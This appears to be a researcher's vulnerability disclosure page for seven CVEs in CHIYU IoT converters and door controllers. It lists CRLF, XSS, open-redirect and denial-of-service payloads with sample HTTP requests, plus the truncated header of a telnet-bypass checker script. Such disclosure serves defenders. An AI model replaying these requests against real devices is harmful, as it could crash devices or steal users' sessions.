CHIYU IoT devices

Vulnerabilities found on IoT devices from CHIYU.

CVE-2021-31249

Title: CRLF injection in CHIYU BF-430, BF-431, and BF-450M TCP/IP Converter devices
Vulnerability: CRLF injection
CVE ID: CVE-2021-31249
CVSS: Medium - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N

A CRLF injection vulnerability was found on BF-430, BF-431, and BF-450M TCP/IP Converter devices from CHIYU Technology Inc due to a lack of validation on the parameter **redirect=** available on multiple CGI components.

Affected parameter: redirect=
Component: all the CGI components
Payload: `%0d%0a%0d%0a<script>alert(document.domain)</script>`

Payload

```
setting.htm%0d%0a%0d%0a<script>alert(document.domain)</script>
```

HTTP request

```
GET /man.cgi?redirect=setting.htm%0d%0a%0d%0a<script>alert(document.domain)</script>&failure=fail.htm&typ
Host: 192.168.187.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.12/manage.htm
Authorization: Basic OmFkbWlu
Connection: close
Upgrade-Insecure-Requests: 1
```

HTTP response

```
HTTP/1.1 302 Found
Location: setting.htm
<script>alert(document.domain)</script>
Content-Length: 0
Content-Type: text/html
```

ExploitDB: https://www.exploit-db.com/exploits/49923

CHIYU TCP/IP Converter devices - CRLF injection
Exploit Database

nuclei-templates/CVE-2021-31249.yaml at master · projectdiscovery/nuclei-templates
GitHub

Impact: The impact of CRLF injections vary and also includes all the impacts of Cross-site Scripting to information disclosure.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability.

CVE-2021-31250

Title: Multiple stored XSS in CHIYU BF-430, BF-431, and BF-450M IP converter devices
Vulnerability: Stored XSS

CVE ID: CVE-2021-31250

Multiple storage XSS vulnerabilities were discovered on BF-430, BF-431 and BF-450M TCP/IP Converter devices from CHIYU Technology Inc due to a lack of sanitization of the input on the components man.cgi, if.cgi, dhcpc.cgi, ppp.cgi.

To exploit this vulnerability, an attacker can inject a specially crafted XSS payload on several CGI components to obtain sensitive information from the end-user such as session cookies, or redirect it to a malicious web page.

Proof-of-Concept: 01

Affected parameter: TF_submask
Component: if.cgi
Payload: `"><script>alert(123)</script>`

HTTP request:

```
GET /if.cgi?redirect=setting.htm&failure=fail.htm&type=ap_tcps_apply&TF_ip=443&TF_submask=0&TF_submask=%2
Host: 192.168.187.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.12/ap_tcps.htm
Authorization: Basic OmFkbWlu
Connection: close
Upgrade-Insecure-Requests: 1
```


HTTP response:

Proof-of-Concept: 02

Affected parameter: TF_hostname=
Component: dhcpc.cgi
Payload: `/"><img src="#">`

HTTP request and response:

```
GET /dhcpc.cgi?redirect=setting.htm&failure=fail.htm&type=dhcpc_apply&TF_hostname=%2F%22%3E%3Cimg+src%3D%
Host: 192.168.187.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.12/wan_dc.htm
Authorization: Basic OmFkbWlu
Connection: close
Upgrade-Insecure-Requests: 1
```




Proof-of-Concept: 03

Affected parameter: TF_servicename=
Component: ppp.cgi
Payload: `"><script>alert(123)</script>`

HTTP request:

```
GET /ppp.cgi?redirect=setting.htm&failure=fail.htm&type=ppp_apply&TF_username=admin&TF_password=admin&TF_
Host: 192.168.187.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.143/wan_pe.htm
Authorization: Basic OmFkbWlu
Connection: close
Upgrade-Insecure-Requests: 1
```




HTTP response

Proof-of-Concept: 04

Affected parameter: TF_port=
Component: man.cgi
Payload: `/"><img src="#">`

HTTP request:

```
GET /man.cgi?redirect=setting.htm&failure=fail.htm&type=dev_name_apply&http_block=0&TF_ip0=192&TF_ip1=168
Host: 192.168.187.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.12/manage.htm
Authorization: Basic OmFkbWlu
Connection: close
Upgrade-Insecure-Requests: 1
```



HTTP response:

ExploitDB: https://www.exploit-db.com/exploits/49922

> **CHIYU IoT devices - 'Multiple' Cross-Site Scripting (XSS)**
> Exploit Database

> **nuclei-templates/CVE-2021-31250.yaml at master · projectdiscovery/nuclei-templates**
> GitHub

Impact: The attacker places their exploit into the application itself and simply waits for users to encounter it.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability.

CVE-2021-31251

> **Title:** Telnet auth bypass in CHIYU IoT devices allowing to obtain administrative privileges
> **Vulnerability:** Authentication bypass
> **CVE ID:** CVE-2021-31251
> **SSV-ID**: SSV-99267
> **CVSS**: Critical - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Several IoT devices from the CHIYU Technology firm are vulnerable to a flaw that permits bypassing the telnet authentication process due to an overflow during the negotiation of the telnet protocol. Telnet authentication is bypassed by supplying a specially malformed request, and an attacker may force the remote telnet server to believe that the user has already authenticated. Several models are vulnerable, including BF-430, BF-431, BF-450M, and SEMAC with the most recent firmware versions.

We can see in the next image the normal workflow with the authentication banner (left-side), and the exploited scenario with the configuration menu (right-side). In detail, when the telnet tries to negotiate the telnet states with the client-side, it fails - at the 4 TCP request - and the IoT device jumps to the next state and believes that the user has already authenticated.

In order to verify if this condition is also present on other devices, a PoC was created and the results can be observed below. On the left side, we can see a lot of devices vulnerable obtained by using the checker, and on the right-side the vulnerability confirmation using the exploit.

Checker in action with multi-thread and CIDR - Pocsuite3:

Exploit in action - Pocsuite3:

Seebug: https://www.seebug.org/vuldb/ssvid-99267
ExploitDB: https://www.exploit-db.com/exploits/49936

https://www.seebug.org/vuldb/ssvid-99267
www.seebug.org

CHIYU IoT Devices - 'Telnet' Authentication Bypass
Exploit Database

Impact: Accessing remotely any device bypassing telnet authentication protocol.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability. In this new version, the telnet service was disabled in order to solve this issue.

From vendor website:

> Regarding CVE-2021-31251, it explains about the CHIYU serial converts & SEMAC door control panel has a security issue.

> Because the telnet is able to connect with the device.
> For this reason, CHIYU would like to include below the measures to fix the problem.
> From now, all of the shipment has the latest firmware.
> The firmware will close telnet.
> if you want to upgrade your converter's firmware, please contact CHIYU for upgrading.

Checker and Exploit

Checker | Exploit | PoCsuite

```
# Exploit Title:  (Checker) - Telnet auth bypass in CHIYU IoT devices allowing to obtain administra
# Date: June 01 2021
# Exploit Author: sirpedrotavares
# Vendor Homepage: https://www.chiyu-tech.com/msg/msg88.html
# Software Link: https://www.chiyu-tech.com/category-hardware.html
# Version:  BF-430, BF-431, BF-450M, and SEMAC   - all firmware versions < June 2021
# Tested on:  BF-430, BF-431, BF-450M, and SEMAC
#CVE: CVE-2021-31251
#Publication: https://seguranca-informatica.pt/dancing-in-the-iot-chiyu-devices-vulnerable-to-remot

"""
Description: Several IoT devices from the CHIYU Technology firm are vulnerable to a flaw that perm
CVE ID: CVE-2021-31251
CVSS: Critical - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
URL: https://gitbook.seguranca-informatica.pt/cve-and-exploits/cves/chiyu-iot-devices#cve-2021-3125
"""

#!/usr/bin/env python3

#usage : python3 checker.py -t IP
#usage1: python3 checker.py -f target.txt


import socket
import time
```

CVE-2021-31252

> **Title:** Open redirect vulnerability in CHIYU IoT devices
> **Vulnerability:** Open Redirect
> **CVE ID:** CVE-2021-31252
> **CVSS**: Medium - CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:N/A:N

An open redirect vulnerability exists in BF-630, BF-450M, BF-430, BF-431, BF631-W, BF830-W, Webpass, and SEMAC devices from CHIYU Technology that can be exploited by sending a link that has a specially crafted URL to convince the user to click on it.

To exploit this vulnerability, an attacker can inject an arbitrary URL and convince the end-user to click on the link redirecting it to a page with malicious content. All the CGI components are affected by this flaw.

Affected parameter: redirect=
Component: all the CGI components (if.cgi, man.cgi, etc)
Payload: `redirect=http://127.0.0.1/exploit.htm`

HTTP request

```
GET /if.cgi?redirect=http://192.168.187.201/exploit.htm&failure=fail.htm&type=serial_apply&S_type=2&S_bau
Host: 192.168.187.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.12/serial.htm
Authorization: Basic OmFkbWlu
Connection: close
Upgrade-Insecure-Requests: 1
```

HTTP response

Impact: Open Redirect is due to the improper sanitization of input that can be used to redirect users to external websites.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability.

CVE-2021-31641

> **Title:** Unauthenticated XSS in several CHIYU IoT devices
> **Vulnerability:** Reflected XSS
> **CVE ID:** CVE-2021-31641
> **CVSS**: Medium - CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:N

An unauthenticated XSS vulnerability exists in several IoT devices from CHIYU Technology, including BF-630, BF-450M, BF-430, BF-431, BF631-W, BF830-W, Webpass, BF-MINI-W, and SEMAC. The vulnerability was observed also on more recent firmware versions.

Component: any argument passed via URL that results in an HTTP-404
Payload: `http://ip/<script>alert(123)</script>`

HTTP request

HTTP response

ExploitDB: https://www.exploit-db.com/exploits/49922

> **CHIYU IoT devices - 'Multiple' Cross-Site Scripting (XSS)**
> Exploit Database

Impact: This vulnerability is due to the improper sanitization of input when the HTTP-404 page is presented and that can be abused to redirect users to external websites.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability.

CVE-2021-31642

> **Title:** Denial of Service in several CHIYU IoT devices affecting the web-portal
> **Vulnerability:** Integer overflow
> **CVE ID:** CVE-2021-31642
> **CVSS**: Medium- CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H

A denial of service condition exists after an integer overflow in several IoT devices from CHIYU Technology, including BIOSENSE, Webpass, and BF-630, BF-631, and SEMAC. The vulnerability can be explored by sending an unexpected integer (>

Affected parameter: page=
Component: if.cgi
Payload: `if.cgi?redirect=AccLog.htm&failure=fail.htm&type=go_log_page&page=2781000`

HTTP request

```
GET /if.cgi?redirect=AccLog.htm&failure=fail.htm&type=go_log_page&page=2781000 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Referer: http://127.0.0.1/AccLog.htm
Cookie: fresh=
Upgrade-Insecure-Requests: 1
```

HTTP response

After the request, the web portal will be unavailable until a device reboot.

ExploitDB: https://www.exploit-db.com/exploits/49937

> **CHIYU IoT Devices - Denial of Service (DoS)**
> Exploit Database

Impact: Device crash and web portal unavailable.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability.

CVE-2021-31643

> **Title:** Stored XSS in CHIYU SEMAC, BF-630, BF-631, and Webpass IoT devices
> **Vulnerability:** Stored XSS
> **CVE ID:** CVE-2021-31643
> **CVSS**: Medium - CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:L/I:N/A:N

A storage XSS flaw was discovered on SEMAC, Biosense, BF-630, BF-631, and Webpass IoT devices from CHIYU Technology Inc due to a lack of sanitization of the input on the component if.cgi - username parameter.


To exploit this vulnerability, an attacker can inject a specially crafted XSS payload on the if.cgi component to obtain sensitive information from the end-user such as session cookies, or redirect it to a malicious web page.

Affected parameter: username=
Component: if.cgi
Payload: `"><script>alert(1)</script>`

HTTP request


HTTP response - SEMAC Web Ver7.2

```
GET /if.cgi?redirect=EmpRcd.htm&failure=fail.htm&type=user_data&creg=0&num=&EmployeeID=0000&MarkID=0000&C
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Referer: http://127.0.0.1/EmpRcd.htm
Cookie: fresh=; remote=00000000
Upgrade-Insecure-Requests: 1
```



HTTP response - BIOSENSE-III-COMBO(M1)(20000)

```
GET /if.cgi?redirect=EmpRcd.htm&failure=fail.htm&type=user_data&creg=0&num=&EmployeeID=3&MarkID=3474&Card
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Referer: http://127.0.0.1/EmpRcd.htm
Cookie: fresh=
Upgrade-Insecure-Requests: 1
```



ExploitDB: https://www.exploit-db.com/exploits/49922

CHIYU IoT devices - 'Multiple' Cross-Site Scripting (XSS)
Exploit Database

Impact: The attacker places their exploit into the application itself and simply waits for users to encounter it.

Mitigation: The latest version of the CHIYU firmware should be installed to mitigate this vulnerability.

References

Solve CVE-2021-31251 for BF-430/ BF-431/ BF-450M/ SEMAC

Dancing in the IoT: CHIYU devices vulnerable to remote attacks
Segurança Informática

CHIYU IoT devices - 'Multiple' Cross-Site Scripting (XSS)
Exploit Database

CHIYU TCP/IP Converter devices - CRLF injection
Exploit Database

CHIYU IoT Devices - 'Telnet' Authentication Bypass
Exploit Database

CHIYU IoT Devices - Denial of Service (DoS)
Exploit Database

Previous
CVEs

Next
Chamilo-lms-1.11.x - From XSS to account takeover && backdoor implantation